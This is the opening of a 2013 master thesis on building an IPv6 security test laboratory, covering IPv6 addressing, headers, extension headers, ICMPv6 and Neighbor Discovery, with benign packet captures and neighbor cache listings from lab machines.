# Master Thesis

# IPv6 Security Test Laboratory

Johannes Weber
*johannes@webernetz.net*

Date: 25.02.2013
Supervisors: Prof. Dr. Jörg Schwenk,
Dr. Christoph Wegener

Ruhr-University Bochum, Germany


Chair for Network and Data Security
Prof. Dr. Jörg Schwenk
Homepage: www.nds.rub.de

# Erklärung

Ich erkläre, dass das Thema dieser Arbeit nicht identisch ist mit dem Thema einer von mir bereits für ein anderes Examen eingereichten Arbeit. Ich erkläre weiterhin, dass ich die Arbeit nicht bereits an einer anderen Hochschule zur Erlangung eines akademischen Grades eingereicht habe.

Ich versichere, dass ich die Arbeit selbständig verfasst und keine anderen als die angegebenen Quellen benutzt habe. Die Stellen der Arbeit, die anderen Werken dem Wortlaut oder dem Sinn nach entnommen sind, habe ich unter Angabe der Quellen der Entlehnung kenntlich gemacht. Dies gilt sinngemäß auch für gelieferte Zeichnungen, Skizzen und bildliche Darstellungen und dergleichen.

| | |
|---|---|
| Ort, Datum | Unterschrift |

# Acknowledgments

First of all I want to thank my beautiful wife Viola for supporting me during my whole studies the last years. Thanks for listening to all my technical presentations though you were not that much interested in IPv6 and its security issues :) Thanks to Dr. Christoph Wegener for attending my thesis and giving me many helping advices. I want to thank Ralf Czekalla for assisting me during the lab configurations. Many thanks to Thomas Laubrock for reading my complete thesis voluntarily and providing me many helpful hints (about 140)! I further want to thank Marc Heuse (THC-IPv6) who friendly answered all my emails (about 30) and gave me many answeres about IPv6 related stuff. Also thanks to Judith, Julia, and Melly who gave me their outdated notebooks which I could use for my own IPv6 test laboratory. I also want to thank `http://dict.leo.org/`, `http://www.linguee.de/`, and `http://www.google.de/`, because without the usage of these searching homepages, such writings would be impossible :)

Finally, I want to thank my creator Jesus Christ for giving me the ability to understand all this technical stuff. Your name shall be praised on all the earth!

# Abstract

This master thesis is about the security issues concerning the spreading Internet Procotol version 6 (IPv6). Since it is not the default network protocol deployed nowadays there are no best pracitices from the point of network administrators, nor any guarantees that implemented IPv6 protocol stacks and security techniques are without any bugs. Therefore this thesis explains almost all IPv6 security attacks in detail and covers the construction of a test laboratory in which three firewalls reveal their defense capabilities against IPv6 security vulnerabilities. Comprehensive tables during this thesis list the known attacks with their attacking tools as well as the concrete tests in the laboratory. Recommendations for IPv6 nodes and firewalls are presented after each attack section.

KEYWORDS: IPv6, ICMPv6, Security, Firewall, Intrusion Detection, Attack, Man-in-the-Middle, Denial of Service, Cisco, Juniper, Palo Alto

# Contents

# 1. Introduction

The internet protocol version 6 (IPv6), specified in 1998, is intended to replace IPv4 in the worldwide Internet mainly due to the address exhaustion of IPv4. IPv6 extremely enhances the address space from 32 bits to 128 bits. But today, 15 years after its release, the usage of IPv6 in the Internet is still only about 1 % compared to the usage of IPv4, [28]. Similarly, IPv6 implementations in all kinds of hard- and software are not that mature than IPv4 implementations concerning, e.g., operating features and its stability, firewall features, local network protection mechanisms, application support, etc. However, due to the exhaustion of available IPv4 addresses by the Internet Assigned Numbers Authority (IANA) on February 03, 2011, [57], the necessity for using IPv6 becomes more and more obvious.

As the deployment of IPv6 proceeds, security issues appear simultaneously. That is, existing security attacks against IPv4 changed to attack IPv6 networks and clients, while new IPv6-only threats arise from the new protocol specification. Since both vectors, IPv6 and its security issues, are fairly new to all persons involved with network security, deployed IPv6 networks will not be that secure than IPv4 networks for which network administrators have experiences for many years. Therefore, network security specialists must be trained to fully understand all IPv6 related security vulnerabilities and must know how to avoid them. Similarly, IPv6 network equipment and security units must be tested and continuously improved to satisfy the need of secure IPv6 networks.

This thesis offers an overview over the IPv6 specification in Chapter 2, while Chapter 3 explains various IPv6 security vulnerabilities in detail and shows the appropriate attacking tools that are able to exploit theses vulnerabilities in order to test security equipment. Chapter 4 covers the construction of a test laboratory in which three firewalls are tested against 24 IPv6 security attacks. Chapter 5 lists some ideas for future works concerning IPv6 security, and the last chapter gives a conclusion over this thesis. The appendices list several further information about IPv6 and its security issues. Also, all used Firewall configurations are listed.

# 2. IPv6 Specification

In this chapter we give an overview about the internet protocol IPv6. We show its main structural aspects such as the enhancement of the address space and the new IPv6 headers, as well as the main functionalities such as the Autoconfiguration feature and the use of ICMPv6. We explain the transtition methods from IPv4 to IPv6 and a give a basic comparison of both internet protocols. We do not discuss any concrete security attacks in this chapter, but mention some privacy issues that arise with IPv6. Readers that are already familiar with IPv6 can skip directly to the next chapter.

The basics of IPv6 are specified in RFC 2460. The subsequent RFCs (2641 ff.) define more details of the standard such as the Autoconfiguration feature and ICMPv6. A list with all relevant IPv6 RFCs is presented in Appendix A.2. A very comprehensive explanation of IPv6 can be found in the book "IPv6 Essentials" from Silvia Hagen [39].

## 2.1. Adressing

The current IPv6 addressing architecture is described in RFC 4291: Each IPv6 address has a length of 128 bits[1] which is presented in eight blocks of hexadecimal values. To make these IPv6 addresses more easily to read, two abbreviations exist that are shown in Table 2.1. To have the IPv6 address still unique, the second abbreviation can be used only once.

| | |
|---|---|
| Full IPv6 address | `2001:0db8:0000:0000:cafe:0000:1200:f1b2` |
| Deleting leading zeros in each block | `2001:db8:0:0:cafe:0:1200:f1b2` |
| Double colon for consecutive zeros | `2001:db8::cafe:0:1200:f1b2` |

Table 2.1.: IPv6 Address Abbreviation

An IPv6 address is splitted into the *global routing prefix*, the *subnet ID* and the *interface ID* (refer to Figure 2.1). The global routing prefix identifies the range of addresses allocated to a site, whereas the subnet ID defines a link within a site which is set by the network administrator. The interface ID identifies an IPv6 interface on a subnet and must be unique within that subnet. An IPv6 address is written such as the Classless Inter-Domain Routing (CIDR) notation in IPv4, i.e., the

[1] Theoretical, the total numbers of unique IPv6 address is $2^{128} = 3.4 * 10^{38}$, which would be $6.67 * 10^{17}$ addresses per $mm^2$ surface of the earth. But due to the division of network- and interface-IDs, this quantity is not realistic.




Figure 2.1.: IPv6 Address Format: the global routing prefix (n bits) identifies a site, the subnet ID (64 - n bits) a link within a site, and the interface ID (64 bits) a single IPv6 node.

length of the prefix (global routing prefix + subnet ID) is added after a slash to the IPv6 address: `ipv6-address/prefix-length`. For example, a valid IPv6 prefix is `2001:db8:72ed::/48`, whereas a valid IPv6 address be `2001:db8:72ed::417f:8c7f:f12d:96f7/64`.[2]

For all addresses, the interface ID has to be exactly 64 bits long which makes the differentiation between network- & hostportion more easily since the boundary is everytime the same. This stands in contrast to IPv4, in which the size of the subnet could vary using the Variable Length Subnet Mask (VLSM) technique. The interface ID is created with the *Modified EUI-64 Format Interface Identifiers*, which takes the 48 bit long MAC address of the Ethernet card and expands it to the 64 bits needed for the interface ID (RFC 4291, identifiable by the bytes `ff:fe` in the middle of the interface ID). This has the side effect that an interface will always have the same interface ID independent of what site it resides or what prefix it currently uses. This actually makes a node trackable, for example in the case of a mobile phone which accesses the same Internet server from different locations. To thwart this privacy issue, another procedure for creating the interface ID was proposed, namely the *privacy extensions*, (RFC 4941). It generates a complete random interface ID and renews it after a predefined time range. In this way, a unique IPv6 node cannot be tracked anymore in conjunction with its interface ID, even if the computer resides on another network.[3] A host with privacy extensions enabled has at least two global unicast addresses: one with the EUI-64 format and one with the random ID.[4] Temporary addresses are only used by clients, not servers. "An interface that accepts inbound connections and has a DNS name cleary cannot have a private address, but it is still possible to use different addresses for outbound connections",[31].

Generally, there are three different **types of IPv6 addresses**: *Unicast*, in which the address uniquely identifies a single interface. The current address allocation from the IANA for the global

[2] All IPv6 addresses used in this thesis follow the `2001:db8::/32` prefix which is reserved for documentation purposes in RFC 3849.

[3] It should be noted that modern track systems use the fingerprint of a webbrowser instead of the IP address to track a node. Tests showed that the uniqueness of browsers are over 90 %, [30]. Additional, users (and not only nodes) can be tracked with their footprints in online social networks such as shown in [72]. Therefore, the benefit of the privacy extension is only usefull for hiding the interface ID of an IPv6 address and *not* the users identity. Furthermore, the exposure of a complete site via a static prefix from the Internet Service Provider (ISP) might have more privacy concerns than just the interface ID of one IPv6 node, (RFC 4942).

[4] While the privacy extensions RFC only describes a method for randomizing temporary global scope IPv6 addresses, operating systems from Microsoft use randomized interface IDs for all IPv6 addresses, i.e., even for link-local and non-temporary global unicast IPv6 addresses, [27, p. 220-221]. Unlike the additional temporary IPv6 addresses, the randomized interface IDs of non-temporary addresses stay permanent even after a reboot of the machine.

unicast addresses is the `2000::/3` space. Another type is *Multicast*, in which a single address identifies a group of IPv6 interfaces. A packet sent to that address reaches all the interfaces identified by that address. The correspondent allocation is `ff00::/8`. It is important to know that the general functionality of IPv6 relys heavily on multicast, such as the link-layer address resolution presented later in this chapter. Finally, the *Anycast* address type is an IPv6 address which is assigned to multiple interfaces with the special case, that a packet sent to that address only reaches one of the interfaces, normally the nearest one in conjunction with the routing protocol. The anycast address type has no specific address allocation. Instead, every global unicast IPv6 address can be set up as an anycast address, i.e., the concept of anycast is only different in its semantic compared with the concept of unicast while the technical aspect remains the same.[5] In contrast to IPv4, the concept of **broadcasts does not exist anymore** in IPv6 - multicast is used instead. This reduces the overall load on the network since broadcasts are not efficient as they hit all devices even if only a few of them need the packet. (For a basic Ethernet switch it does not make a difference whether multicast or broadcast is used since it forwards the packet to all its interfaces. Only more "intelligent" switches and upper-layer devices such as routers distinguish between different multicast groups and are able to forward multicast packets only on the needed ports.) The IPv6 *loopback address*, which is the `127.0.0.1` address in the IPv4 world, has the value of `0:0:0:0:0:0:0:1`, or is simply abbreviated to `::1`. The IPv6 *unspecified address* is `0:0:0:0:0:0:0:0`, or simply `::`.

IPv6 defines addresses for different **scopes** which are maintained by the IANA, [55]. "Every IPv6 address other than the unspecified address has a specific scope, which is a topological span within which the address may be used as a unique identifier for an interface or set of interfaces", [39, p. 37]. Currently, there are two common scopes definied for unicast addresses: the *link-local scope* and the *global scope*, (RFC 4007). Addresses within the link-local scope are only for the usage on a single link, i.e., they are not routed. The allocated space is `fe80::/10`. If an IPv6 node has several interfaces, each of these interfaces has its own link-local address. Addresses within the global scope are unique IPv6 addresses inside the entire Internet. They are used for global communications. RFC 4193 further defines the *unique local scope* which is globally unique and intended for local communications only, i.e., it is not intended to be routed on the global Internet. The assigned prefix is `fc00::/7`. Note that the conpect of "not routable" does not add any security to the IPv6 addresses. "They may be used with filters at site boundaries to keep Local IPv6 traffic inside of the site, but this is no more or less secure than filtering any other type of global IPv6 unicast addresses", (RFC 4193). For multicast addresses, there are 14 different scopes predefined which cover different regions of the topology. The fourth byte of a multicast address (`ff0`**`x`**`::`) specifies the scope. The most important multicast scopes are the node-local scope with a prefix of `ff01::`, the link-local scope `ff02::` and the site-local scope `ff05::`. All pre-defined multicast addresses are specified in RFC 2375 while an up to date list is maintained by the IANA, [56].

[5] An example of anycast addresses are the root name servers. For example, the "L" root name server currently resides on 134 different sites, all with the same IPv4 and IPv6 address, [88].

| **IPv6 Address Scheme** | |
|---|---|
| Global Routing Prefix | `2001:db8:72ed::/48` |
| Subnet ID | `0001` |
| Subnet Prefix on that link | `2001:db8:72ed:1::/64` |
| MAC address from the interface card | `00:40:d0:8d:45:46` |
| Interface ID with EUI-64 | `0`**`2`**`40:d0`**`ff:fe`**`8d:4546` |
| **IPv6 Addresses Assigned to an Interface** | |
| Global unicast address (EUI-64) | `2001:db8:72ed:1:240:d0ff:fe8d:4546/64` |
| Global unicast address (Privacy Ex.) | `2001:db8:72ed:1:7d2c:2184:c541:dedf/64` |
| Link-Local unicast address | `fe80::240:d0ff:fe8d:4546/64` |
| All-Nodes multicast address | `ff02::1` |
| Solicited-Node multicast (EUI-64) | `ff02::1:ff8d:4546` |
| Solicited-Node multicast (Priv. Ex.) | `ff02::1:ff41:dedf` |

Table 2.2.: IPv6 Address Example

An IPv6 node has multiple addresses and owns at least the loopback address and the link-local addresses for every interface. Additional, any configured unicast/anycast and multicast addresses of the belonging groups are part of the correspondent interface. To fully operate, an IPv6 interface needs a few more multicast addresses, namely the *solicited-node* and the *all-nodes* multicast address. They are needed, for example, to provide the resolving of the link-layer address via multicast. The solicited-node multicast address is a special address which is constructed in addiction to the corresponding unicast/anycast addresses and has the form of `ff02::1:ffxx:xxxx` (see Table 2.2 for an example). The all-nodes multicast address `ff02::1` belongs per default to every IPv6 interface. Through this address all interfaces can be reached by only one packet. If the IPv6 host is a router, it must recognize the all-routers multicast address `ff02::2` additionally.

An example of an IPv6 address scheme and its IPv6 addresses that are given to an interface is presented in Table 2.2. It is based on the fact that an Internet Service Provider (ISP) should give out /48 prefixes to its business customers as advised in RFC 6177.

## 2.2. Header

A major component of an internet protocol is the header because it holds the source and destination addresses and is processed by every router along the path of an IP packet. Therefore, the IPv6 header was constructed in a more straight way than in IPv4, which results in a view changes: the mere IPv6 header has a **fixed length of 40 bytes** instead of varying from 20 to 60 bytes as in IPv4, (RFC 791). This makes the processing on routers and other network related machines more efficient since they do not have to deal with different header sizes. The IPv6 header has **no header checksum field** anymore, since checksums are calculated on the upper layers such as Transmission




Figure 2.2.: IPv6 Header (without Extensions)

Control Protocol (TCP) or User Datagram Protocol (UDP). This also accelerates the processing of IPv6 packets on a router since no checksums have to be calculated after decrementing the Hop Limit value. To still handle some extensions and different options, the concept of the Next Header field along with the Extension Headers is introduced. An IPv6 header holds a numerical value to describe which (extension) header is about to follow. This will be explained in more detail later in this chapter.

Figure 2.2 shows the IPv6 header. The source and destination addresses take the biggest part of the header and only a few option fields are present. (Not all fields are explained here. Refer to RFC 2460.) The *Payload Length* specifies the length of the data carried after the IP header, inclusive its potentional extension headers. Since this value has a size of 2 byte, it limits the maximum packet payload to 64 KB. The *Next Header* field describes what kind of packet follows after the initial IPv6 header. This can either be a "normal" protocol such as TCP, UDP, ICMPv6, OSPF, or it can be an extension header, which will be located between the IPv6 header and the TCP or UDP header. In IPv4, this field was called "Protocol Type". The values of the protocols are defined by the IANA, [54]. The last option field in the IPv6 header is the *Hop Limit*. It holds the number of routers (hops) to be visited before the packet will be discarded. Each router along the path decrements this value by 1. If the packet reaches a Hop Limit value of 0 before it has arrived at its destination, the router discards it. This is mostly the same functionality as the "Time to Live" (TTL) field in IPv4, whereas it is properly named in IPv6, since the TTL field actually holds no time in seconds but rather a counter for hops. Finally, the both address field *Source Address* and *Destination Address* contain the originator and the intended recipient of the IPv6 packet. Since an IPv6 address is 128 bits long, these field are both 16 bytes in size.




Figure 2.3.: Routing Header: PC 1 sends an IPv6 packet to PC 3, but via the intermediary PC 2.

### 2.2.1. Extension Headers

In order to deal with variable extensions and options, IPv6 introduces a new concept named extension headers. These headers are placed between the initial IPv6 header and the upper-layer header. Each extension header is identified by an unique protocol number which is shown in the next header field of the IPv6 header. Each extension header also has a next header field which refers to the following header. With that structure, there can be zero, one or more extension headers placed in an IPv6 packet. The current RFC for the IPv6 specification (RFC 2460) defines four extension headers. It also states the order of the extension headers if more than one appears in a packet. A few more RFCs define additional extension headers, for example the IP Encapsulating Security Payload Header (ESP, used for IPsec VPNs) or the Mobility Header.

- The **Hop-by-Hop Options Header** carries optional information that must be processed by every node along the path of the packet. It has a next header value of 0 and is used in conjunction with other features such as the router alert for the Multicast Listener Discovery (MLD).
- A **Routing Header** stores a list of intermediate nodes that should be visited through the packets' flow to their final destination. It is specified by a next header value of 43. There are two types of routing headers specified: Routing Type 0 (RH0), which can be used for normal IPv6 packets and Routing Type 2 (RH2), which works in conjunction with the Mobile IPv6 approach (refer to Section 2.5). Figure 2.3 shows an example of an IPv6 packet which is sent from PC 1 to PC 3, but with an intermediate visit of PC 2. The first IPv6 packet has a destination address of PC 2 while the second packet has a destination address of PC 3. Since RH0 has major security problems, which will be explained in Section 3.1.2, RFC 5095 deprecates the overall usage of RH0.
- **Fragment Header:** Fragmentation is the process in which a node splits one packet into smaller packets in order to travel through a connection which has a smaller maximum transmission unit (MTU) than the actual packet size. The destination node will then reassamble

```
1 weberjoh@D620-Ubuntu:~$ sudo tcpdump -i eth0 -v icmp6
2 16:45:42.372611 IP6 (hlim 127, next-header ICMPv6 (58) payload length: 1408) 2001:db8
      :72ed:46:5de5:829a:4f45:bef7 > 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f: [icmp6 sum
      ok] ICMP6, echo request, seq 46
3 16:45:42.372679 IP6 (hlim 64, next-header ICMPv6 (58) payload length: 1408) 2001:db8:72
      ed:a9d7:ba3f:57be:af5b:de2f > 2001:db8:72ed:46:5de5:829a:4f45:bef7: [icmp6 sum ok]
      ICMP6, echo reply, seq 46
4 16:45:55.935274 IP6 (hlim 127, next-header Fragment (44) payload length: 1456) 2001:db8
      :72ed:46:5de5:829a:4f45:bef7 > 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f: frag (
      0x00000036:0|1448) ICMP6, echo request, seq 47
5 16:45:55.935277 IP6 (hlim 127, next-header Fragment (44) payload length: 68) 2001:db8
      :72ed:46:5de5:829a:4f45:bef7 > 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f: frag (
      0x00000036:1448|60)
6 16:45:55.935359 IP6 (hlim 64, next-header Fragment (44) payload length: 1456) 2001:db8
      :72ed:a9d7:ba3f:57be:af5b:de2f > 2001:db8:72ed:46:5de5:829a:4f45:bef7: frag (
      0x4a9b46aa:0|1448) ICMP6, echo reply, seq 47
7 16:45:55.935374 IP6 (hlim 64, next-header Fragment (44) payload length: 68) 2001:db8:72
      ed:a9d7:ba3f:57be:af5b:de2f > 2001:db8:72ed:46:5de5:829a:4f45:bef7: frag (
      0x4a9b46aa:1448|60)
```

Listing 2.1: Fragment Header Example: the second ping has a payload length of 1500 bytes which must be fragmented. The next header values specify the following packet types.

these smaller packets to the entire packet. In IPv4, every router along the path could fragment IP packets, which could result in many different fragmented packets until the destination. In IPv6, only the source node is able to fragment packets. It first runs the Path MTU Discovery procedure (covered in Section 2.3) to recognize the Path MTU. If fragmentation is needed, the node inserts a Fragment header, which contains among other things the Fragment Offset and an Identification. With these information, the destination node can reassamble the fragments. Listing 2.1 shows an example of a fragmentation. One IPv6 node sends an echo-request to another IPv6 node which answeres with an echo-reply. The first ping is sent with a payload of 1400 bytes while the second request (beginning in Line 4) is sent with 1500 bytes, which caused the packet to be fragmented. Lines 2-3 show the normal ICMPv6 messages while Line 4 shows that the fragment header has an identification of “0x00000036” and an offset of “0”, whereas the second fragment (Line 5) has the same identification but an offset of “1448”.

- **Destination Options Header:** The destination options header carries additional information that are only examined by the destination node. It has a next header value of 60 and is, for example, used with Mobile IPv6.

The RFC also recommends the order of chained extension headers, but which is not a MUST. Furthermore, it says that “each extension header should occur at most once”, which is not unambiguous, too.

## 2.3. Internet Control Message Protocol Version 6 (ICMPv6)

The Internet Control Message Protocol Version 6 (ICMPv6) is the successor of ICMPv4 and is mandatory for the IPv6 network to operate at all. RFC 4443 states: "ICMPv6 is used by IPv6 nodes to report errors encountered in processing packets, and to perform other internet-layer functions, such as diagnostics (ICMPv6 "ping"). ICMPv6 is an integral part of IPv6, and the base protocol (all the messages and behavior required by this specification) MUST be fully implemented by every IPv6 node." Therefore, it replaces not only ICMPv4, but also other network related protocols such as the Address Resolution Protocol (ARP) for the resolving of link-layer addresses or the Internet Group Management Protocol (IGMP) which is used for the establishment of multicast group memberships. ICMPv6 messages have a next header value of 58. They contain a Type value for specifying the ICMP message, which ranges from 1-127 for error messages and from 128-255 for informational messages. The echo-request message which is used to ping a destination has the message number 128, while the echo-reply message has the number 129.

### 2.3.1. Error Messages

RFC 4443 defines four types of ICMP error messages: The *Destination Unreachable* message (type 1) is sent if an IP packet cannot be delivered. It uses the Code field of the ICMPv6 header to further specify the reason, such as "No route to destination" or "Address unreachable" and is sent to the source address of the invoking packet. The type 2 ICMPv6 error messages identifies the *Packet Too Big* message. It is sent backward to the source if the router cannot deliver the IP packet due to smaller maximum transmission unit (MTU) values on the forwarding link. Therefore, the Packet Too Big message stores the MTU of the next hop link to inform the originating node to fragment its future packets with this size. This feature is used by the "Path MTU Discovery" (RFC 1981) which identifies the smallest MTU along the path from the source to the destination node by simply sending packets to the destination node until a direct reply instead of a Message Too Big error message comes back. *Time Exceeded* is the error message with an type value of 3. It is sent back to the originating node if the Hop Limit value in the IPv6 header reaches its limit of 0. This could either indicate a routing loop or a Hop Limit value that was set too low from the source node. This error message is well-known for its use with the traceroute utility which is used to discover the path that a packet takes on its way through the destination network.[6] The last ICMPv6 error message is the *Parameter Problem* message with a type of 4. It is sent if an IPv6 node cannot process an IPv6 packet due to an error in its header or any of the extension headers.

All ICMPv6 error messages contain the original IPv6 header and as much data from the original IPv6 packet as possible, until the ICMPv6 message size is fulfilled. These information reveal to which connection they belong and are used by stateful firewalls for their security decisions.

[6] The traceroute utility sends packets to the destination node by beginning with a Hop Limit value of 1 so that the first router along the path sends a time exceeded message. By continuously incrementing the Hop Limit value the source node gathers all the routers to the destination network.




Figure 2.4.: ICMPv6 Router Advertisement Message

### 2.3.2. Neighbor Discovery

Neighbor Discovery is a family of different functions related to other IPv6 nodes on the same link such as finding routers and other nodes, maintaining reachability information about active neighbors (Neighbor Unreachability Detection - NUD) or configuring their own unigue IPv6 addresses via Autoconfiguration (Duplicate Address Detection - DAD, covered later in this chapter). The corresponding five ICMPv6 messages are specified in RFC 4861:

The *Router Solicitation* message, which is ICMPv6 informational message type 133, is sent by a node in order to discover any routers on the link. It is therefore sent to the all-routers multicast address `ff02::2`. As an option, this message carries the link-layer address of the requesting node. This has the advantage that the responding router directly knows to which node the answering packet should be sent. If a router is present on the link, it answeres immediately with a *Router Advertisement*. Additional, the router sends Router Advertisements at a regular interval. This type 134 messages, as depicted in Figure 2.4 contains the following information (RFC 5175, not all explained in detail here): The “managed address configuration” (M) flag informs the node whether stateful configuration is to be used (M flag set = DHCPv6) or it should use stateless configuration (refer to Section 2.4). Similar, the “other configuration” (O) flag, informs the node to use stateless configuration but with the addition that other non-address-related information such as DNS servers will be accessible via DHCPv6. The “Home Agent” (H) flag is used in conjunction with Mobile IPv6 (Chapter 2.5). The 2-bit “Default Router Preference” (Prf) flag Prf indicates whether this specific default router should be prefered over other default routers. The values can be High, Medium (default), or Low, (RFC 4191). The “Proxy” (P) flag is for a Neighbor Discovery Proxy, (RFC 4389). The Router Lifetime is used if the router is a default router on that link. It declares the time in which the router acts as a default router. At last, the Options field can hold several information such as the source link-layer address of the router, the MTU for that link, the prefix information in order to allow the nodes to autoconfigure themselves, or IPv6 addresses of recursive DNS servers, (RFC 6106).

```
1 weberjoh@weberjoh-OptiPlex-GX620:~$ ip -6 neighbor show
2 2001:db8:72ed:46:7c15:c635:e87d:4fd dev eth0 lladdr 14:fe:b5:b2:3f:e8 REACHABLE
3 fe80::48b9:fa94:8d77:62e3 dev eth0 lladdr 14:fe:b5:b2:3f:e8 DELAY
4 fe80::218:baff:fe31:c4e6 dev eth0 lladdr 00:18:ba:31:c4:e6 router STALE
```

Listing 2.2: Neighbor Cache Example: the IPv6 unicast addresses and the corresponding link-layer addresses are maintained in the neighbor cache. The last entry is the default router.

| **Source Address** | **Destination Address** | **Message Type** |
|---|---|---|
| All-zero `[::]` | All-routers multicast | Stateless Address Autoconfiguration (SLAAC) |
| | Solicited-node multicast | Duplicate Address Detection (DAD) |
| Unicast | Solicited-node multicast | Resolve link-layer address |
| | Unicast | Neighbor Unreachability Detection (NUD) |

Table 2.3.: Identification of Neighbor Discovery Messages

Similar to the router messages, there exists a pair for IPv6 nodes called *Neighbor Solicitation* and *Neighbor Advertisement*. They fulfill two functions: the link-layer address resolution as it was handled with ARP in IPv4, and the Neighbor Unreachability Detection (DAD) mechanism. If, for example, node A wants to resolve the link-layer address corresponding to the IPv6 address of node B, it sends a Neighbor Solicitation (ICMPv6 type 135) to the solicited-node multicast address of node B which is derived from its IPv6 address. Node B then responds with a Neighbor Advertisement message (type 136) in which it transports its link-layer address. The Neighbor Advertisement also holds a few more flags, such as the Router flag (R) which indicates whether the node is a router, the Solicited flag (S) which is set if the advertisement is sent in response to a solicitation, and the Override flag (O) which indicates that the node should overwrite its neighbor cache entry with the just gathered information.

Each node maintains a *Neighbor Cache* in which all IPv6 and link-layer addresses of its neighbors are listed. This is similar to the ARP cache in IPv4. It has five states (INCOMPLETE, REACHABLE, STALE, DELAY, and PROBE; refer to RFC 4861) and is automatically updated after each communication with a neighbor or after receiving a Neighbor Advertisement. After a period of time, the entries are outdated and deleted. Listing 2.2 shows the neighbor cache on a Linux machine. It shows three different IPv6 addresses from two different nodes as the two link-layer addresses of the first lines are the same. The third address corresponds to the default router.

Table 2.3 summarizes the different Neighbor Discovery source and destination addresses that helps to identify the different messages when tracing on a network, [39, p. 79]. Listing 2.3 shows an example of how the neighbor cache on a Linux computer is updated after the entry of the default router was used while it was in the STALE state. Both ICMPv6 neighbor messages (Solicitation and Advertisement) are sent from and to an IPv6 link-local unicast address and can therefore clearly be recognized as NUD messages.

```
1 weberjoh@D620-Ubuntu:~$ sudo tcpdump -i eth0 -v icmp6
2 tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
3 15:20:33.481156 IP6 (hlim 64, next-header ICMPv6 (58) payload length: 64) 2001:db8:72ed
      :46:888c:f4c8:9945:9bc3 > 2001:db8:72ed:a9d7:ba3f:57be:af5b:de2f: [icmp6 sum ok]
      ICMP6, echo request, seq 1
4 15:20:33.481549 IP6 (hlim 63, next-header ICMPv6 (58) payload length: 64) 2001:db8:72ed
      :a9d7:ba3f:57be:af5b:de2f > 2001:db8:72ed:46:888c:f4c8:9945:9bc3: [icmp6 sum ok]
      ICMP6, echo reply, seq 1
5 15:20:38.492236 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32)
      fe80::215:c5ff:fe52:5f4b > fe80::218:baff:fe31:c4e6: [icmp6 sum ok] ICMP6,
      neighbor solicitation, length 32, who has fe80::218:baff:fe31:c4e6
6           source link-address option (1), length 8 (1): 00:15:c5:52:5f:4b
7 15:20:38.495488 IP6 (class 0xe0, hlim 255, next-header ICMPv6 (58) payload length: 24)
      fe80::218:baff:fe31:c4e6 > fe80::215:c5ff:fe52:5f4b: [icmp6 sum ok] ICMP6,
      neighbor advertisement, length 24, tgt is fe80::218:baff:fe31:c4e6, Flags [router,
      solicited]
```

Listing 2.3: Neighbor Unreachability Detection (NUD) Example: the default router was already in the neighbor cache, i.e., the echo-request could be sent immediately after it was issued. No link-layer address resolving was needed. Since the router itself did not answer to the packet, the computer made a NUD via a Neighbor Solicitation to the unicast IPv6 address of the router.

